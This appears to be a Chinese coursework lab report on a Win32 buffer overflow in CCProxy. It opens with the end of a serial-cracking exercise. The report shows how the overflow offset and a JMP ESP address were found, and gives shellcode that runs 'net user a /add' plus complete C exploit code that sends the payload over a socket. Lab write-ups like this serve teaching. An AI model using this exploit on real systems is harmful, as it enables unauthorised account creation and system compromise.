



4.按此方法依次设置断点，解第二三部分，可得到第二三部分序列号。

第二部分是EAX存储正确序列号，第三部分是EDX存储正确序列号









5.对于第四部分，上述方法失效，通过分析代码发现，第四部分中cmp eax，ecx，其中ecx是将正确序列号的前三部分进行相加后算术右移4位，而eax的值是[Local..86]即ss::[ebp-0x158],通过分析第一段序列号前的代码发现，该地址的值在第一部分序列号生成时就已经根据其内部算法生成，故第四部分是不可解的





# Win32漏洞实例分析

## 实验目的

* 掌握反汇编代码分析工具分析原理与使用方法；
* 掌握缓冲区溢出的原理；
* 掌握缓冲区溢出漏洞的利用技巧；
* 理解缓冲区溢出漏洞的防范措施。

## 实验要求

* 测试与掌握函数反汇编执行流程；
* 找到并定位溢出点；
* 完成基本的添加用户Shellcode；
* 利用缓冲区溢出执行ShellCode；
* 实现一个具备远程连接控制功能的ShellCode(可选)。


## 实验环境


* 操作系统：Microsoft windows 7；
* 溢出软件：CCPROXY；
* 溢出工具：OllyDbg，Visual C++ 6.0。

## 实验过程记录


* **找到并定位溢出点**

1.使用ping指令寻找溢出点，尝试字符串长度为1500时发生了溢出，使用二分法逐次查询溢出点的具体位置，最终当字符串为1012时恰好发生溢出。





2.使用OD观察EIP被溢出填充的过程，首先使用智能搜索查找“Host not Found”语句所在的内存地址，并在此处设置硬件执行断点，观察运行情况。




3.执行超长字符串a（超过1012个），成功在“Host not Found”处断了下来，按F8单步执行至该部分返回处“retn 0xc”处，观察到此时ESP地址所存的是61616161，即此时存放EIP地址的地方已被溢出的a覆盖，所以这里要将0x03CF66C4的内容修改为JMP ESP的地址，以保证shellcode的执行。




4.右键查找jmp esp指令，发现不存在，因此尝试在程序调用的其他模块中查找。在右键“查看”进入模块“Kernel32”中命令查找发现了jmp esp，地址为0x777B3132



5.将堆栈段0x03CF66C4填充为jmp esp的地址0x777B3132，以保证shellcode的正常运行。



6.重新运行，发现retn 0xc正常跳转至jmp esp



* **完成完成基本的添加用户Shellcode**

1.在目标主机上创建一个用户，命令就是system(“net user 用户名/add”)，该函数存在windows的msvsrt.dll动态链接库中，于是写以下C语言代码在VC6中运行。

#include "stdafx.h"

#include <windows.h>

#include <winbase.h>

void main()

{

 LoadLibrary("msvcrt.dll");

 \_\_asm {

   push ebp ;保存ebp，esp－4

   mov ebp,esp ;给ebp赋新值，将作为局部变量的基指针

   xor edi,edi ;

   push edi ;压入0，esp－4,;作用是构造字符串的结尾\0字符

    sub esp,0ch

    mov byte ptr [ebp-10h],6eh;n

   mov byte ptr [ebp-0fh],65h;e

    mov byte ptr [ebp-0eh],74h;t

    mov byte ptr [ebp-0dh],20h;空格

    mov byte ptr [ebp-0ch],75h;u

    mov byte ptr [ebp-0bh],73h;s

    mov byte ptr [ebp-0ah],65h;e

    mov byte ptr [ebp-09h],72h;r

    mov byte ptr [ebp-08h],20h;空格

    mov byte ptr [ebp-07h],61h;a

    mov byte ptr [ebp-06h],20h;空格

    mov byte ptr [ebp-05h],2fh;/

    mov byte ptr [ebp-04h],61h;a

    mov byte ptr [ebp-03h],64h;d

    mov byte ptr [ebp-02h],64h;d

    lea eax,[ebp-10h] ;

    push eax ;串地址作为参数入栈


    mov eax, 0x77bf93c7;

    call eax ;调用system

 }


}

2.在OD中debug，使用diassembly进入反汇编界面，由于CCPROXY已经调用了msvsrt.dll库，所以只需要记录从0x0040103C到0x0040108B的十六进制即可。





3.直接执行上述代码可以发现已经创建一个a的账户（之后进行删除a账户，以防影响后续实验）



* **利用缓冲区溢出执行ShellCode**

1.调试发现最终构建的ping命令字符串为：4个随意字符做填充使用，十六进制版本的shellcode，无用字符一直填充至第1012位，第1013位至第1016位为JMP ESP命令地址转换成的字符串，即0x777b3132地址转换为字符串为“21{w”，最终得到如下代码。

#include "stdafx.h"

#include<winsock2.h>

#pragma comment(lib,"Ws2\_32.lib")

#define MAX\_LEN 2000

    char shell[] =  "\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x0C\xC6"

                    "\x45\xF0\x6E\xC6\x45\xF1\x65\xC6\x45\xF2"

                    "\x74\xC6\x45\xF3\x20\xC6\x45\xF4\x75\xC6"

                    "\x45\xF5\x73\xC6\x45\xF6\x65\xC6\x45\xF7"

                    "\x72\xC6\x45\xF8\x20\xC6\x45\xF9\x61\xC6"

                    "\x45\xFA\x20\xC6\x45\xFB\x2F\xC6\x45\xFC"

                    "\x61\xC6\x45\xFD\x64\xC6\x45\xFE\x64\x8D"

                    "\x45\xF0\x50\xB8\xC7\x93\xBF\x77\xFF\xD0";

int main(int argc, char\* argv[])

    {

        WSADATA ws; // 初始化 ws

        int ret = WSAStartup(MAKEWORD(2, 2), &ws);

        struct sockaddr\_in sa;

        sa.sin\_family = AF\_INET;

        sa.sin\_port = htons(23);

        sa.sin\_addr.s\_addr = inet\_addr("127.0.0.1");

        char buf[MAX\_LEN];

        char buf1[1024];

        buf[0]='p';buf[1]='i';buf[2]='n';buf[3]='g';buf[4]=' ';

        // 插入Shellcode

        int l = strlen(shell);

        //前4个字节为无用字节

        buf[5]=buf[6]=buf[7]=buf[8]='a';

        //开始填入shellcode

        int i,j;

        for (i=9,j=0;i<l+9;i++,j++){

            buf[i]=shell[j];

        }

        //到溢出点为止都填入无用字节

        for(i=9+l;i<1012+5;i++)

            buf[i]='a';

        //在溢出点处填入 jump esp 指令的地址

        buf[i++]='2';buf[i++]='1';buf[i++]='{';buf[i++]='w';

        //继续填充无用字节

        for(i=1021;i<1998;i++)

        buf[i]='a';

        //命令结束加上\r\n

        buf[1998]='\r';buf[1999]='\n';

        // 创建 socket

        SOCKET sc = WSASocket(AF\_INET, SOCK\_STREAM,IPPROTO\_TCP, NULL, 0, 0);

        //连接到服务器

        ret = connect(sc, (const sockaddr\*)&sa, sizeof(sa));

        //接收服务器端的回答

        recv(sc,buf1,1024,0);

        // 发送攻击数据

        ret = send(sc, buf, 2000, 0);



        closesocket(sc);


        WSACleanup();

        return 0;

}

2.打开CCPROXY，然后直接运行编写好的攻击代码，在OD中进行查看，观察到，JMP ESP执行结束后将执行编写好的shellcode，最终成功创建用户a（在原来的a用户已经删除的基础上）





